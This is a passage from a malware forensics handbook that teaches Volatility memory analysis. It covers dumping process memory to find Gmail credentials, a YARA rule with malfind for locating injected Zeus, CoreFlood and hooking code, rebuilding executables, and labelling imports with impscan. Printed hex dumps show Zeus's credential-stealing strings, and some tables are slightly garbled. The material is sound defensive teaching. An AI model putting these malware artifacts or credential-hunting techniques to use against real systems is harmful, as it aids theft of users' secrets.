1048576 Jan  8 17:43 firefox.exe.21ef640.00030000-0012ffff.dmp
 12288 Jan  8 17:43 firefox.exe.21ef640.00130000-00132fff.dmp
  8192 Jan  8 17:43 firefox.exe.21ef640.00140000-00141fff.dmp
262144 Jan  8 17:43 firefox.exe.21ef640.00150000-0018ffff.dmp
 65536 Jan  8 17:43 firefox.exe.21ef640.00190000-0019ffff.dmp
[...]
```

6. The `vaddump` command extracted 316 files of various sizes. These are binary files, so we can combine the `strings` and `grep` commands in order to find traces of the credentials:

```
$ strings outdir/* | grep -i secret
MySecretUserName
MySecretUp
MySecretU
MySecretPass
MySecretUserNa)
https://mail.google.com/mail?gxlu=MySecretUserName&zx=1262988197643
HTTP:https://mail.google.com/mail?gxlu=MySecretUserName&zx=1262988197643
https://mail.google.com/mail?gxlu=MySecretUserName&zx=1262988210481
```

The fact that the credentials exist in memory even though Gmail uses an SSL-protected website and the login occurred many minutes ago isn't a surprise. Jeff Bryner wrote a Python script<sup>10</sup> that can extract Gmail message bodies, contact lists, and other artifacts, even if the user logged out of Gmail with the browser. You have to wonder—what else can you find in a process's memory?

<sup>9</sup><http://mnin.blogspot.com/2009/04/malware-forensics-how-ironic-can-it-get.html>

<sup>10</sup><http://www.jeffbryner.com/code/pdgmail>

## RECIPE 16-6: IDENTIFYING INJECTED CODE WITH MALFIND AND YARA



*You can find supporting materials for this recipe on the companion DVD.*

The last example showed how you could find particular artifacts in process memory, but it is limited in scope. If you do not know which credentials you are looking for or in which process they might exist, the procedure can become tedious. The `malfind` plug-in addresses some of these concerns by automating several of the steps involved in identifying suspicious memory ranges based on both the contents of memory and `VAD` characteristics, and optionally, a configurable list of signatures that you provide in YARA format. Here are a few of the possibilities using `malfind`:

- Dump memory ranges marked as executable and that do not contain mapped files. This detects a majority of shellcode and DLLs injected into a process by a malicious process.
- Search for bank domains, encryption or hashing constants, IP addresses or hostnames, instruction sequences, regular expressions, case-insensitive strings, or anything you can detect with a YARA signature.
- View hex dumps or disassemblies of suspicious areas of memory for a quick preview of its contents.
- Render output into text or HTML reports.
- Import modules like `PEScanner` from Recipe 3-8 or one of the antivirus submission modules from Recipe 4-4.

Table 16-3 shows the syntax for the `malfind` command.

**Table 16-3:** Malfind Syntax

Syntax	Req/Opt	Description
-f FILENAME, --file=FILENAME	Required	Path to memory dump file
-D DIR, --dump-dir=DIR	Required	Directory to store dumped memory segments
-p PID, --pid=PID	Optional	Process to inspect (if not specified, then all processes are inspected)
-Y YARARULES, --yara-rules=YARARULES	Optional	Path to YARA rules file (if not specified, then <code>malfind</code> only detects injections based on <code>VAD</code> characteristics)

### Adding YARA to malfind

We introduced YARA back in Chapter 3 and we have been mentioning it consistently throughout this book. You can pass the same rulesets to `malfind` as you use in other investigations.

However, you should consider creating additional rules for criteria that you expect to find in unpacked memory. In the following example, we create a YARA signature based on the Gmail credentials from the previous recipe and then search for hits in the memory of any process on the system.

```
rule credentials
{
  meta:
    description = "Malfind w/ Yara Example"

  strings:
    $a = "secret" nocase

  condition:
    any of them
}
```

You can pass the YARA rules file to `malfind` like this:

```
$ python volatility.py malfind -f gmail.bin -p 2288 --dump-dir=outdir
--yara-rules=./example.yara

#
# firefox.exe (Pid: 2288)
#

[!] 0x00030000 - 0x0012ffff (Tag: VadS, Protection: 0x4 - MM_READWRITE)
Dumping to outdir/malfind.2288.30000-12ffff.dmp

YARA rule: credentials
Description: Malfind w/ Yara Example
Hit: MySecretUserName
0x0003315c 4d79536563726574-557365724e616d65 MySecretUserName
0x0003316c e2eff1ffe2eff1ff-e2eff1ffe2eff1ff .....

[!] 0x00e00000 - 0x00efffff (Tag: VadS, Protection: 0x4 - MM_READWRITE)
Dumping to outdir/malfind.2288.e00000-efffff.dmp

YARA rule: credentials
Description: Malfind w/ Yara Example
Hit: MySecretPass
0x00e322a0 4d79536563726574-5061737300000000 MySecretPass....
0x00e322b0 0000000000000000-0000000000000000 .....

[...]
```

The output shows two suspicious memory ranges in `firefox.exe`. One is `0x00030000-0x0012ffff` and the other is `0x00e00000-0x00efffff`. The ranges were marked as suspicious because YARA detected signature hits at offsets within the memory ranges, at `0x0003315c` and `0x00e322a0` respectively. The plug-in extracted the contents of both memory ranges



to a separate file in the output directory. It is important to note that because the process executable, loaded DLLs, and mapped files all exist in the process's memory space, there is a corresponding `VAD` entry for them as well. Therefore, when you use `malfind` with YARA, the signatures apply to everything.

## Finding Injected Code

You can use `malfind` to hunt down hidden or injected code, even without YARA rules. To perform a typical code injection, malware will call `VirtualAllocEx` to allocate memory in the target process. This API call leaves artifacts that you can detect by looking at the tags and protections stored in the `VAD`. To demonstrate, the next example deals with Zeus—one of the most prevalent information-stealing malware families. Zeus has used the same method of code injection since 2006 to achieve a certain level of stealth and to hide from process listings. The following command shows how to use `render` output in HTML with `malfind`.

```
$ python volatility.py malfind -f zeus.vmem --dump-dir=outdir
--yara-rules=./rules.yara -output=html --output-file=zeus.html
```

Notice we didn't supply a `--pid` this time. In this case, `malfind` scans the memory of all processes on the system. Your output will appear like the image in Figure 16-5. In particular, you'll see a header line describing the location of the suspicious memory segment, which includes the process in which it was found, the starting and ending address, the `VAD` tag, number of YARA hits, and the page protection. Below each header, you'll find the details, including the name of the YARA rule that was triggered, a hex dump of the content in the memory dump, and information on the dumped PE file per the `PEScanner` module from Recipe 3-8.

Process	Pid	Start	End	Tag	Hits	Protect
System	4	0x00400000	0x00427FFF	VaDs	2	24 MM_EXECUTE_UNKNOWN
YARA rule: passwords						
Hit: 16 Cookies:						
0x00401081	45	20	43	6f	6b	69 65 63 3a 0a 40 4d IE Cookies:...
0x00401091	00	00	00	60	72	00 6f 6d 00 65 00 64 00 69 a.c.r.o.s.m.e.d...
0x004010a1	00	61	50	6c	46	00 6b 00 61 00 73 00 68 20 a...F.i.l.a.s.d...
0x004010b1	00	50	00	6c	00	41 00 79 00 65 00 72 00 00 2a P.l.a.y.e.r.v...
0x004010c1	00	72	00	73	00	6f 00 6c 00 00 74 64 00 74 s.o.l.i.s.t.i.d...
0x004010d1	00	26	00	68	72	00 00 62 72 00 00 00 14 r.h.r.b.r...
0x004010e1	2e	40	00	34	1d	41 00 f8 2d 40 00 38 1d 41 00 0 4.A...0.8.A...
0x004010f1	2d	40	00	3c	1d	41 00 c8 2d 40 00 40 1d 41 00 0 c.A...0.0.A...
YARA rule: zbot						
description: !this is just an example						
Hit: --- Panda						
0x00401d20	3d	2d	3d	2d	50	61 e4 64 21 24 32 2b 29 28 2a ---Panda!52+()
0x00401d30	00	00	00	2d	2d	2d 40 68 41 68 30 31 e2 2f 31 ...!@HJ01N)
0x00401d40	40	7d	7b	7c	00	00 00 63 6d 64 3d 00 00 00 00 @(); ...cmd=...
0x00401d50	26	74	79	70	65	3d 00 00 72 63 6d 64 00 00 00 @Type=...cmd=...
0x00401d60	73	00	6f	00	66	00 74 70 77 00 61 00 72 65 00 S.o.f.t.w.a.r.e...
0x00401d70	00	00	6f	00	63	00 72 00 6f 00 73 00 6f 00 m.i.c.r.o.s.o.f...
0x00401d80	66	00	74	00	5c	00 77 00 66 00 64 00 6f 00 f.t.w.i.n.d.o...
0x00401d90	77	00	73	00	5c	00 63 00 75 00 72 00 72 00 65 00 w.s.s.c.u.r.p.e...
Meta-data						
File: System: 52c8830.00400000-00427fff.dmp						
Size: 52376 bytes						
MD5: 2244fb7dab3b68fa9ced55653cdd09ba						
SHA1: a653cc87102085172f2a54a653baa10ca1726						
Date: 0x406e6005 [Sat Apr 3 06:59:33 2004 UTC]						
EP: 0x40b810 (.odxk) [SUSPICIOUS]						
Sections						
Name	VirtAddr	VirtSize	RawSize	Entropy		
-----						
.odxk	0x1000	0xf208	0xac00	5.727210		
.ftlz	0x0000	0x2194	0x400	3.988407		
.ryd	0x14000	0x13000	0x1600	6.189892		
.fsrc	0x2000	0x1000	0x400	3.380013		

**Figure 16-5:** Code injected into the System process as a result of Zeus

Although we only show one entry in Figure 16-5, you will notice that Zeus injects code into all processes on the system except `csrss.exe`. Zeus avoids `csrss.exe` because any programming errors within the injected code will cause the target process to crash. In the case of `csrss.exe`, that would shut down the entire system.

If a PE header exists at the base address of the suspicious memory segment, then `malfind` uses Volatility's executable rebuilding functions instead of just dumping a raw copy of the memory. This saves a step or two if you plan on analyzing the injected code in IDA, because the PE file will already be properly structured. Based on the suspicious PE section names in Figure 16-5 (`.odkx`, `.itiz`, and `.ryd`), it appears `malfind` worked as intended. To verify, you can run strings on the dumped files and see that many of the references are for stealing protected storage passwords and performing HTML injection/TAN-grabbing.

```
$ strings outdir/malfind.4.400000-427fff.dmp
[...]
PStoreCreateInstance
pstorec.dll
IE Cookies:
software\microsoft\internet explorer\main
POST
GetProcAddress
LoadLibraryA
---PaNdA!$2+) (*
&email=
btn=
*<select
*<option selected
*<input *value="
[...]
```

## Conficker and CoreFlood

Conficker and CoreFlood are two other examples of malware that inject code into a target process (albeit, by using completely different methods than Zeus). With these two families, and undoubtedly several others, you will not find a PE header at the base address of the memory segment. This is because Conficker overwrites the entire memory page containing its PE header with zeros. Similarly, CoreFlood actually frees the memory page using `VirtualFree`. Of course, the point is to make the detection and extraction procedure more difficult. Many dumping utilities such as ProcDump and LordPE will not even recognize these trojans as loaded DLLs, much less be able to determine the required information about sections and sizes (which usually comes from fields in the PE header).

A missing PE header doesn't mean you're doomed. You can manually rebuild the PE header after dumping the segments with Volatility (see Recovering CoreFlood Binaries with Volatility<sup>11</sup>) or even write a plug-in for Volatility that automates the steps (see the video on [fixiat.py](http://fixiat.py) plug-in<sup>12</sup>).

The following command uses `malfind` to locate CoreFlood's injected code in the memory of Internet Explorer:

```
$ python volatility.py malfind -f coreflood.vmem --dump-dir=outdir -p 248

#
# IEXPLORE.EXE (Pid: 248)
#

0x7ff80000 - 0x7ffadfff (Tag: VadS, Protection: MM_EXECUTE_READWRITE)
Dumping to outdir/malfind.248.7ff80000-7ffadfff.dmp
Hexdump:
0x7ff80000 81ec20010000538b9c24300100008bc3 .. ...S..$0.....
0x7ff80010 240455f6d856578bbc24340100006805 $.U..VW..$4...h.

Disassembly:
0x7ff80000 sub esp,0x120
0x7ff80006 push ebx
0x7ff80007 mov ebx,[esp+0x130]
0x7ff8000e mov eax,ebx
0x7ff80010 and al,0x4
0x7ff80012 push ebp
0x7ff80013 neg al
0x7ff80015 push esi
0x7ff80016 push edi
0x7ff80017 mov edi,[esp+0x134]
0x7ff8001e push dword 0x105
```

As you can see, it looks like plain shellcode or an EXE/DLL without a PE header. Because the page protection is executable (`MM_EXECUTE_READWRITE`), `malfind` prints a disassembly of a small portion of the code using the `pydasm` library. If the memory is read-only or read-write, then `malfind` only prints a hex dump.

## API Hook Artifacts

Another artifact that you will frequently see using `malfind` is the trampoline code created by API-hooking libraries such as Microsoft Detours, Mhook, and any malware using the same common technique of inline/trampoline-style redirection (see Recipe 9-8 for more information and for links to the mentioned tools). The following examples show the output of `malfind` on two memory dumps (one infected with Silent Banker and one infected with Tigger).

```
$ python volatility.py malfind -f sb.vmem --dump-dir=outdir -p 1876

#
# IEXPLORE.EXE (Pid: 1876)
#

0x01390000 - 0x01390fff (Tag: VadS, Protection: MM_EXECUTE_READWRITE)
Dumping to out/malfind.1876.1390000-1390fff.dmp
Hexdump:
```

```

0x01390000  586805003a016800000000680000807c  Xh...h...h...|
0x01390010  6868180b105068e7990a10c300000000  hh...Ph.....

```

## Disassembly:

```

0x01390000  pop eax
0x01390001  push dword 0x13a0005
0x01390006  push dword 0x0
0x0139000b  push dword 0x7c800000
0x01390010  push dword 0x100b1868
0x01390015  push eax
0x01390016  push dword 0x100a99e7
0x0139001b  ret ; Execution continues at 0x100a99e7

```

0x01280000 - 0x01280fff (Tag: VadS, Protection: MM\_EXECUTE\_READWRITE)

Dumping to out/malfind.1876.1280000-1280fff.dmp

## Hexdump:

```

0x01280000  68010000106a016800000a10b8cf4c0a  h...j.h.....L.
0x01280010  10ffd0c3000000000000000000000000  .....

```

## Disassembly:

```

0x01280000  push dword 0x10000001
0x01280005  push byte 0x1
0x01280007  push dword 0x100a0000
0x0128000c  mov eax,0x100a4ccf
0x01280011  call eax ; Execution continues at 0x100a4ccf
0x01280013  ret

```

```
$ python volatility.py malfind -f tigger.vmem --dump-dir=outdir -p 644
```

```

#
# explorer.exe (Pid: 644)
#

```

0x00d70000 - 0x00d70fff (Tag: VadS, Protection: MM\_EXECUTE\_READWRITE)

Dumping to out/malfind.644.d70000-d70fff.dmp

## Hexdump:

```

0x00d70000  8bff558bec6a1355ff250000d8000000  ..U..j.U.%.
0x00d70010  00000000000000000000000000000000  .....

```

## Disassembly:

```

0x00d70000  mov edi,edi
0x00d70002  push ebp
0x00d70003  mov ebp,esp
0x00d70005  push byte 0x13
0x00d70007  push ebp
0x00d70008  jmp [0xd80000] ; Execution continues at the address stored at
0xd80000

```

You might notice that Silent Banker used two different techniques to transfer control to the destination address. In the first example, it used a `push/ret` combination to arrive at

0x100a99e7. In the second example, it moved the destination address 0x100a4ccf into the `eax` register and then issued a `call eax` command. Tigger used yet another technique—an indirect `jmp` to the address stored at 0xd80000. The point is—regardless of the technique or instruction sets that the malware uses, it does not change the fact that the instructions exist in memory pages marked as executable and that do not already have files mapped into the region. Therefore, these memory segments stand out as suspicious and you can quickly identify them using Volatility with `malfind`. One component of the puzzle that `malfind` does not solve in these cases is telling you which API function is hooked. For that, you can use the `apihooks` plug-in, which is discussed in Chapter 17.

<sup>11</sup><http://mnin.blogspot.com/2008/11/recovering-coreflood-binaries-with.html>


<sup>12</sup>[http://mhl-malware-scripts.googlecode.com/files/coreflood\\_fixiat.mov.zip](http://mhl-malware-scripts.googlecode.com/files/coreflood_fixiat.mov.zip)

## Reconstructing Binaries

One of most useful features of Volatility is the ability to dump and rebuild PE files (executables, DLLs, and kernel drivers). Because of changes that occur during execution of a program, it is not likely that you will get an exact copy of the original binary, or even one that will run on another machine. However, the dumped copy should be close enough to the original to allow you to disassemble the malware and determine its capabilities, reverse any algorithms, and so forth.

The smallest page size on a typical 32-bit x86 Windows system is 4,096 bytes. Most PE files have sections that are not exact multiples of the smallest page size. Figure 16-6 shows the effect that this has on reconstructing binaries. The `.text` section, which is not an exact multiple of 4,096, must fully exist in memory marked as RX (read, execute) and the `.data` section must fully exist in memory marked as RWX (read, write, execute). Because protections are applied at the page-level (in other words, if a page is marked as executable, then *all* bytes in the page are executable), the two sections must be separated once loaded into memory. Otherwise, the beginning of the `.data` section would end up being RX instead of RWX.

The dotted lines in Figure 16-6 indicate page boundaries and the filled-in areas represent slack space due to section sizes that are not multiples of the smallest page size. Thus, if you dump an image in memory directly to disk, your dumped copy will also contain the slack space. In some cases, the slack space will be irrelevant to your investigation, because it will just contain uninitialized data. However, there certainly could be artifacts in slack space



**Figure 16-6** Executables expand in memory due to section alignment

(just like slack space on disk). Volatility can dump images with or without slack space, depending on which command you use (see Recipe 16-7). In general, to rebuild an executable from memory, you need to parse the PE section headers to learn the addresses and sizes of the PE sections. Then, you can carve out the appropriate amount of data from memory and re-combine the sections into a file on disk according to their original positions. For a deeper explanation of the steps involved in rebuilding binaries, see the following resources:

- Andreas Schuster's multi-part tutorial on reconstructing binaries from memory dumps:  
[http://computer.forensikblog.de/en/2006/04/reconstructing\\_a\\_binary.html](http://computer.forensikblog.de/en/2006/04/reconstructing_a_binary.html)
- Harlan Carvey's blog on automatic reconstruction of binaries from memory dumps:  
<http://windowsir.blogspot.com/2006/07/automatic-binary-reassembly-from-ram.html>
- Jesse Kornblum's blog "Recovering Executables from Windows Memory Images:"  
<http://jessekornblum.com/presentations/dodcc07.html>

The methods described in the existing publications rely on information in the PE header and don't attempt to reconstruct the Import Address Table (IAT). Malware samples that erase the entire PE header, relocate the IAT, or that use run-time dynamic linking (which does not leave entries in the IAT at all) cause significant problems. You'll still be

able to dump the binary using the base address and size information from the PE header (if it exists) or the base address and size information from the `VAD`; however, you won't be able to tell which API functions the malware calls. In the next few recipes, we present a method to work around these anti-analysis techniques based on scanning the process address space for API calls, without relying on data in the IAT.

## RECIPE 16-7: REBUILDING EXECUTABLE IMAGES FROM MEMORY



*You can find supporting materials for this recipe on the companion DVD.*

You can use Volatility's `procexedump` (do not preserve slack space) or `procmemdump` (preserve slack space) commands to extract processes from memory. Table 16-4 shows the most important command-line switches. To see all possible switches, pass `--help` to one of the commands.

**Table 16-4:** Procdump Syntax

Syntax	Req/Opt	Description
<code>-f FILENAME, --file=FILENAME</code>	Required	Path to memory dump file
<code>-o OFFSET, --offset=OFFSET</code>	Optional	<code>_EPROCESS</code> offset in physical memory for the process to dump
<code>-p PID, --pid=PID</code>	Optional	Process to dump (if not specified, then all processes are dumped)
<code>-D DIR, --dump-dir=DIR</code>	Optional	Output path for dumped files

The first step is to use `pslist` or `psscan` to generate a list of processes. Once you know the PID or `_EPROCESS` offset for the process that you want to dump, then you can pass it to `procexedump` or simply leave off the `-p` parameter to dump all processes. In the following example, we will investigate a system infected with the Laqma trojan. For the sake of brevity, we removed all processes from the output except `lanmanwrk.exe` (the potential malware sample) and `jusched.exe` (a legitimate component of Java that we chose at random for some comparisons). You will notice an obvious difference between the ability to rebuild the IAT of these two processes. The difference is often caused by packers or anti-analysis tricks, or simply because the required memory segments were paged to disk at the time of the acquisition.


```
$ python volatility.py pslist -f laqma.vmem
```

```
Name          Pid    PPid   Thds   Hnds   Time
[...]
jusched.exe    1788   1624   1      26     Thu Sep 18 05:33:02 2008
lanmanwrk.exe  920    612    2      37     Wed Feb 11 20:31:35 2009
```

```
$ python volatility.py procdump -f laqma.vmem --dump-dir=outdir
```

```
[...]
*****
Dumping jusched.exe, pid: 1788    output: executable.1788.exe
*****
Dumping lanmanwrk.exe, pid: 920    output: executable.920.exe
```

Now, retrieve the two dumped files and open them in your favorite PE viewer (we like CFF Explorer, as mentioned in Chapter 13). Examine the IAT for executable.1788.exe (originally jusched.exe), and you will notice that it appears to contain the right information. As shown in Figure 16-7, the IAT lists the DLLs required by the process and each API function imported from the respective DLLs.




**Figure 16-7:** The Legitimate Process's IAT is Properly Rebuilt.

Examine the IAT for executable.920.exe (originally lanmanwrk.exe) and you will notice that it contains significantly less information than executable.1788.exe. As shown in Figure 16-8, the IAT of our dumped lanmanwrk.exe contains DLL names, but none of the imported function names.

At this point, you could load the dumped file in IDA Pro and try your best to determine its capabilities without IAT information. Or you could scan the file with multiple antivirus engines to see if they detect anything in the unpacked process image. However, what we typically want to do is perform more thorough reverse-engineering tasks, which requires information about the imported functions. The next recipe describes where to go from here.





The malware's IAT is not visible

**Figure 16-8:** The malware's IAT is not rebuilt, perhaps due to packing

## RECIPE 16-8: SCANNING FOR IMPORTED FUNCTIONS WITH IMPSCAN



You can find supporting materials for this recipe on the companion DVD.

The reason you should be concerned with an incomplete IAT is that it will hinder your ability to perform a thorough code analysis. If you try to examine the instructions in the dumped file using IDA Pro, then you will see placeholders instead of API calls. For example, Figure 16-7 shows how the `start` function of the dumped `lanmanwrk.exe` appears. You can tell it calls two functions, but which two functions does it call? The placeholders (`dword_406034` and `dword_406030`) are locations in the program's IAT that store the address of an API function at runtime. However, because IDA does not have access to the entire process's memory, it cannot determine what APIs exist at those addresses in order to label them.

```

00402858
00402858
00402858
00402858 public start
00402858 start proc near
00402858
00402858 var_4= byte ptr -4
00402858
00402858 push ecx
0040285C lea eax, [esp+4+var_4]
0040285F push eax
00402860 xor eax, eax
00402862 push eax
00402863 push eax
00402864 push offset sub_4028A6
00402869 push 2000h
0040286E push eax
0040286F call ds:dword_406034
00402875 push 0FFFFFFFh
00402877 call ds:dword_406030
0040287D xor eax, eax
0040287F pop ecx
00402880 retn 10h
00402880 start endp
00402880

```

**Figure 16-9:** Missing IAT information can hinder your analysis in IDA Pro

The `impscan` plug-in for Volatility aims to solve the problem of incomplete import tables. As previously mentioned, it is very unlikely that the dumped program will match the original or even execute on another machine. That is fine because all you really need to complete a thorough analysis of the malware's capabilities is to be able to see which API functions it is calling in the disassembly. Therefore, `impscan` does not attempt to produce a patched version of the dumped file as Import REConstructor does for live systems (see Recipe 12-10). Instead, it simply provides labels that you can import into IDA Pro. Table 16-5 shows the syntax for `impscan`.

**Table 16-5:** Impscan Syntax

Syntax	Req/Opt	Description
-f FILENAME, --file=FILENAME	Required	Path to memory dump file
-D DIR, --dump-dir=DIR	Required	Output directory for dumped files
-k, --kernel	Optional	By specifying this flag, you intend to scan a kernel module. If it is not specified, then you intend to scan a user mode process.
-p PID, --pid=PID	Optional	Process ID that identifies the target process context—it is required for user mode scans. If the <code>-k</code> flag is set, this parameter is ignored.
-a ADDR, --address=ADDR	Optional	Base address to start scanning. If the <code>-k</code> flag is set, this parameter is required. If a valid PE header does not exist at this address, then the <code>-s</code> parameter is also required. For user mode scans, this parameter is not required if you intend to scan the executable image itself. If you intend to scan a DLL or arbitrary memory segment in the target process memory, then this parameter is required.
-s SIZE, --size=SIZE	Optional	Size of memory to scan. This is only required if there is not a PE header at the address specified with the <code>-a</code> parameter.

The following command shows you how to scan the `lanmanwrk.exe` process for imported functions.

```
$ python volatility.py impscan -p 920 -f laqma.vmem --dump-dir=outdir

*****
Kernel & User Mode Import Scanner

#Exports   Base      DLL
675        77dd0000  \WINDOWS\system32\advapi32.dll
```

```

609      77f10000 \WINDOWS\system32\gdi32.dll
117      71ab0000 \WINDOWS\system32\ws2_32.dll
858      77f60000 \WINDOWS\system32\shlwapi.dll
94       5ad70000 \WINDOWS\system32\uxtheme.dll
242      771b0000 \WINDOWS\system32\wininet.dll
1315     7c900000 \WINDOWS\system32\ntdll.dll
23       71aa0000 \WINDOWS\system32\ws2help.dll
514      77e70000 \WINDOWS\system32\rpcrt4.dll
398      77120000 \WINDOWS\system32\oleaut32.dll
76       77fe0000 \WINDOWS\system32\secur32.dll
949      7c800000 \WINDOWS\system32\kernel32.dll
183      773d0000 \WINDOWS\WinSxS\x86_Microsoft.Win[REMOVED]
287      77a80000 \WINDOWS\system32\crypt32.dll
339      774e0000 \WINDOWS\system32\ole32.dll
732      7e410000 \WINDOWS\system32\user32.dll
266      77b20000 \WINDOWS\system32\msasn1.dll
830      77c10000 \WINDOWS\system32\msvcrt.dll

```

```
Scanning process memory: 0x400000 - 0x40a000
```

```
Imports found: 68
```

```
Forward vicinity scan from 0x406000...found 0 new entries
```

```
Reverse vicinity scan from 0x408a9c...found 2 new entries
```

```
Done. Identified 70 imports!
```


```

MakeName(0x406000, "ControlService");
MakeName(0x406004, "RegDeleteValueA");
MakeName(0x406008, "RegCloseKey");
MakeName(0x40600c, "DeleteService");
MakeName(0x406010, "OpenSCManagerA");
MakeName(0x406014, "CreateServiceA");
[...]

```

`impscan` works by determining the base address and size of all DLLs in a process. Using `pefile`, it parses the Export Address Table (EAT) of the DLLs to determine the offsets and names of exported functions (i.e. the APIs). Then, using `pydasm`, it scans the process executable (or any memory range in the process address space as specified with the `-a` and `-s` flags) looking for `call` or `jmp` instructions. If the destination of one of the `call` or `jmp` instructions leads to an API, then `impscan` records the address of the instruction and the corresponding API function name.

As shown in the output, `impscan` produces `MakeName` statements, which you can transfer into IDA Pro. These statements contain the missing information that IDA needs to link the placeholders presented earlier (e.g., `dword_406034`) with the name of the API function stored at that address. To apply the labels, click File ⇨ IDC Command, paste in the `MakeName` statements, and click OK. Figure 16-10 shows how your window should appear.



**Figure 16-10:** Entering IDC statements into IDA Pro

Once you have clicked OK, you will immediately see changes applied throughout the program. For example, the `call ds:dword_406034` instructions will turn into `call ds:CreateThread`. You can get even more information out of IDA Pro by choosing to re-analyze the program. Now that IDA can tell which API functions the program is calling, IDA can label arguments accordingly. To do this, click Options ⇨ General ⇨ Analysis ⇨ Reanalyze Program. Your result should appear like Figure 16-11. Note that the figure shows the same start function as Figure 16-9, but with the new changes applied.

```

00402B5B
00402B5B
00402B5B
00402B5B public start
00402B5B start proc near
00402B5B
00402B5B var_4= byte ptr -4
00402B5B
00402B5B push     ecx
00402B5C lea     eax, [esp+4+var_4]
00402B5F push     eax             ; lpThreadId
00402B60 xor     eax, eax
00402B62 push     eax             ; dwCreationFlags
00402B63 push     eax             ; lpParameter
00402B64 push     offset StartAddress ; lpStartAddress
00402B69 push     2000h           ; dwStackSize
00402B6E push     eax             ; lpThreadAttributes
00402B6F call    ds:CreateThread
00402B75 push     0FFFFFFFFh     ; dwMilliseconds
00402B77 call    ds:Sleep
00402B7D xor     eax, eax
00402B7F pop     ecx
00402B80 retn     10h
00402B80 start endp
00402B80

```

**Figure 16-11:** The malware in IDA Pro after importing IAT information

**RECIPE 16-9: DUMPING SUSPICIOUS KERNEL MODULES**

*You can find supporting materials for this recipe on the companion DVD.*

Windows maintains a doubly linked list of `LDR_DATA_TABLE_ENTRY` structures that you can use to enumerate the list of loaded modules on a system. If these structures sound familiar, it's because Windows also uses them to store the list of loaded DLLs in a process (see the Investigating DLLs section at the beginning of this chapter).

The `modules` command in Volatility prints a list of loaded kernel modules by walking the list of `LDR_DATA_TABLE_ENTRY` structures. Because of the nature of the doubly linked list, it is possible for malware to unlink entries and hide drivers. However, just as `psscan` (see Recipe 15-6) provides you with the capability to detect unlinked processes, the `modscan2` command gives you the power to detect unlinked kernel modules. Just compare the output between `modules` and `modscan2` and see if there are any discrepancies.

**Listing Loaded Modules**

The following command shows you how to list loaded modules. In this example, we are using the same memory dump infected with Laqma as described in the previous two recipes. So that each line will fit on the page without wrapping, we removed the size field of the normal output.

```
$ python volatility.py modules -f laqma.vmem
```

File	Base	Name
\WINDOWS\system32\ntkrnlpa.exe	0x00804d7000	ntoskrnl.exe
\WINDOWS\system32\hal.dll	0x00806ce000	hal.dll
\WINDOWS\system32\KDCOM.DLL	0x00f8b9a000	kdcom.dll
\WINDOWS\system32\BOOTVID.dll	0x00f8aaa000	BOOTVID.dll
[...]		
\SystemRoot\system32\DRIVERS\srv.sys	0x00f66fd000	srv.sys
\SystemRoot\System32\Drivers\HTTP.sys	0x00f643c000	HTTP.sys
\SystemRoot\system32\drivers\kmixer.sys	0x00f622e000	kmixer.sys
??\C:\WINDOWS\System32\lanmandrv.sys	0x00f8c52000	lanmandrv.sys

